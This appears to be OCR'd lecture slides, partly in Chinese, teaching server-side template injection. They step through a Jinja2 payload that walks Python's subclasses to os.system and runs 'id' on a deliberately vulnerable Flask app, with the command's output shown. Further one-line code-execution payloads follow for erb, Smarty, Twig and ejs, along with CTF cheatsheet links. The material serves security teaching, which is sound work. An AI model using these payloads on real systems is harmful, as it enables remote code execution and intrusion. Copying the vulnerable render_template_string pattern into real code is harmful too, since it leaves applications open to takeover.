<class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, …… ,
<class 'str_iterator'>, <class 'tuple_iterator'>, <class
'collections.abc.Sized'>, <class 'collections.abc.Container'>,
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,
<class '_sitebuiltins.Quitter'>, <class
'_sitebuiltins._Printer'>, …… , <enum 'Enum'>, <class
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

Dump object 的 subclasses

```
{{ ().__class__.__base__.__subclasses__()[132] }}
```

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>,
<class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, …… ,
<class 'str_iterator'>, <class 'tuple_iterator'>, <class
'collections.abc.Sized'>, <class 'collections.abc.Container'>,
<class 'collections.abc.Callable'>, <class 'os._wrap_close'>,
<class '_sitebuiltins.Quitter'>, <class
'_sitebuiltins._Printer'>, …… , <enum 'Enum'>, <class
're.Pattern'>, <class 're.Match'>, <class '_sre.SRE_Scanner'>,
<class 'sre_parse.State'>, <class 'sre_parse.SubPattern'>,
<class 'sre_parse.Tokenizer'>, <class 're.Scanner'>]
```

RCE?

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__ }}
```

```
...
class _wrap_close:
    def __init__(self, stream, proc):
        self._stream = stream
        self._proc = proc
...
```


/usr/lib/python3.8/os.py

RCE?

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__.__globals__ }}
```

```
...
class _wrap_close:
    def __init__(self, stream, proc):
        self._stream = stream
        self._proc = proc
...
```

/usr/lib/python3.8/os.py



RCE?

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__.__globals__['system']('id') }}
```

/usr/lib/python3.8/os.py

```
...
if 'posix' in _names:
    name = 'posix'
    linesep = '\n'
    from posix import *
...
```

posix.system

RCE!

```
{{ ().__class__.__base__.__subclasses__()[132]
    .__init__.__globals__['system']('id') }}
```

RCE

RCE!

```python
from flask import Flask, render_template_string, request
app = Flask(__name__)

@app.route('/')
def index():
    name = request.args.get('name')
    template = '<h1>Hello {}!</h1>'.format(name)
    return render_template_string(template)

app.run()
```

```
<h1>
  Hello uid=1000(splitline)
gid=1000(splitline) ... !
</h1>
```

/?name={{ ().__class__.__base__.__subclasses__()[132]
.__init__.__globals__['system']('id') }}

Bonus: Python Format String Attack

- `"Hello %s" % name`
- `"Hello %(name)s" % {"name": "Meow"}`
- `"Hello {0}".format(name)`
- `"Hello {name}".format(name="Meow")`
- `f"Hello {name}"`

Other Template Engines (Selected)

- Ruby (erb)
  - `<%= system('id') %>`
- PHP
  - Smarty `{ system('id') }`
  - Twig `{{ ['id'] | filter('system') }}`
- Node.js
  - ejs

```
<%= global.process.mainModule.require("child_process")
                                .execSync("id").toString() %>
```

Resource

Resource

- Kaibro: Web Cheatsheet https://github.com/w181496/Web-CTF-Cheatsheet
- Splitline: 開源的正體中文 Web Hacking 學習資源
  https://github.com/splitline/How-to-Hack-Websites

End